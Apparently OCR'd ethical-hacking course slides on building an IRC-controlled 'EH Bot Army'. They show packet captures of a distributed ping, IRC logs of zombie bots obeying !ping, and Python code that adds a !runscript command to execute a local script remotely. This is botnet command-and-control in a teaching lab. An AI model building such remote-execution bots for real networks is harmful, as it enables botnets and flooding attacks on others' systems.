


```
root@eh-kali-05:~/ehbot# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
09:18 -!- simben76 [simben76@i.love.debian.org] has joined #cis76
09:18 [Users #cis76]
09:18 [ eh-irc] [ rsimms] [ simben76]
09:18 -!- Irssi: #cis76: Total of 3 nicks [0 ops, 0 halfops, 0 voices, 3 normal]
09:18 -!- Channel #cis76 created Sat Oct  1 13:59:00 2016
09:18 -!- Irssi: Join to #cis76 was synced in 0 secs
09:18 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
09:18 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76

 [09:23] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76] !ping 10.76.5.150
```

On Opus-II: !ping 10.76.xx.150

Testing your bot's !ping command




```
root@eh-kali-05:~/ehbot# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
09:29:44.232130 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 1, length 64
09:29:44.232140 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 1, length 64
09:29:45.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 2, length 64
09:29:45.232529 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 2, length 64
09:29:46.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 3, length 64
09:29:46.232537 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 3, length 64
09:29:47.232640 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 4, length 64
09:29:47.232653 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 4, length 64
09:29:48.232481 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 5, length 64
09:29:48.232497 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 5, length 64
09:29:49.232474 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 6, length 64
09:29:49.232493 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 6, length 64
09:29:50.232465 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 7, length 64
09:29:50.232477 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 7, length 64
09:29:51.232553 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 8, length 64
09:29:51.232568 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 8, length 64
09:29:52.232467 IP
09:29:52.232479 IP
09:29:53.232448 IP
09:29:53.232459 IP
```

```
09:33 < simben76> !ping 10.76.5.150
09:33 < Pod12bot> Sorry, you're not in the list of users.
09:33 < Pod05bot> Sending ten pings, give me around 20 seconds to process.
09:33 < Pod05bot> Here you go: PING 10.76.5.150 (10.76.5.150) 56(84) bytes of data. | 10
                  packets transmitted, 10 received, 0% packet loss, time 9000ms
 [09:34] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

When finished type in Irssi that your bot can ping an ip address


Distributed Bot Ping

Doing a distributed ping using our EH Bot Army



Doing a distributed ping using our EH Bot Army

On 172.30.10.173 (EH-Kali)



EH-Kali on 192.168.0.19
File View VM
Applications ▾ Places ▾ Wireshark ▾ Sat 19:17
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

```
icmp
```

```
No.      Time          Source         Destination    Protocol Length Info
→      4 3.209955900   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=1/256,…
←      5 3.210041746   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=1/256,…
       6 3.210331903   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=1/256,…
       7 3.210364716   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=1/256,…
       8 4.209563866   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=2/512,…
       9 4.209622540   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=2/512,…
      10 4.209660503   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=2/512,…
      11 4.209674203   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=2/512,…
      12 5.208477100   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=3/768,…
      13 5.208531380   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=3/768,…
      14 5.210364773   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=3/768,…
      15 5.210394480   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=3/768,…
      16 6.207579713   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=4/1024…
      17 6.207638063   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=4/1024…
      18 6.210980023   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=4/1024…
      19 6.211011306   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=4/1024…
      20 7.207432783   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=5/1280…
      21 7.207510056   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=5/1280…
      22 7.210928263   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=5/1280…
      23 7.210969676   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=5/1280…
      24 8.207483346   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=6/1536…
      25 8.207536826   172.30.10.173  172.30.10.205  ICMP       98 Echo (ping) reply    id=0x1141, seq=6/1536…
      26 8.210896693   172.30.10.212  172.30.10.173  ICMP       98 Echo (ping) request  id=0xdf4b, seq=6/1536…
      27 8.210927666   172.30.10.173  172.30.10.212  ICMP       98 Echo (ping) reply    id=0xdf4b, seq=6/1536…
      32 9.207540313   172.30.10.205  172.30.10.173  ICMP       98 Echo (ping) request  id=0x1141, seq=7/1792…
                                                                   (ping) reply    id=0x1141, seq=7/1792…
                                                                   (ping) request  id=0xdf4b, seq=7/1792…
                                                                   (ping) reply    id=0xdf4b, seq=7/1792…
                                                                   (ping) request  id=0x1141, seq=8/2048…
                                                                   (ping) reply    id=0x1141, seq=8/2048…
                                                                   (ping) request  id=0xdf4b, seq=8/2048…
ackets: 251 · Displayed: 40 (15.9%)   Profile: Default
```

Only two bots in the army right now

On Opus-II: !ping 172.30.10.173




```
19:08 -!- Pod12bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:09 -!- Pod05bot [EH-Zombie@i.love.debian.org] has joined #cis76
19:09 < rsimms> !ping 172.30.10.173
19:09 < Pod05bot> Sending ten pings, give me around 20 seconds to process.
19:09 < Pod12bot> Sending ten pings, give me around 20 seconds to process.
19:09 < Pod05bot> Here you go: PING 172.30.10.173 (172.30.10.173) 56(84) bytes of data. | 10
                  packets transmitted, 10 received, 0% packet loss, time 8996ms
19:09 < Pod12bot> Here you go: PING 172.30.10.173 (172.30.10.173) 56(84) bytes of data. | 10
                  packets transmitted, 10 received, 0% packet loss, time 9000ms
 [19:16] [rsimms(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

Adding more commands to your bot

Adding another command to your bot

vi bot_commands



```
# File completed: Sept. 24th, 2016 01:45
# File modified: Oct. 1st, 2016 17:33 - added ping command.
# File modified: Oct. 15th, 2016 14:59 - added runscript command.
import commands
command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"},
    "runscript":{"code":"bot_core.bot_commands.run_script(bot_core);"}
    }
```

Don't forget to add a comma


< snipped >

```
    else: bot_core.send_message("Sorry, this command is pretty strict. Make sure your IP address is simple IPv4.");

def run_script(bot_core):
    bot_core.send_message("Running the script ... watch out!");
    script_output = commands.getoutput("./bot_script").split("\n");
    bot_core.send_message("Script finished! {0}".format(script_output[0]));

# EOF
```

Adding a !runscript command to the bot_commands file

Adding another command to your bot


cat bot_script


root@eh-kali-05: ~/bin/ehbot
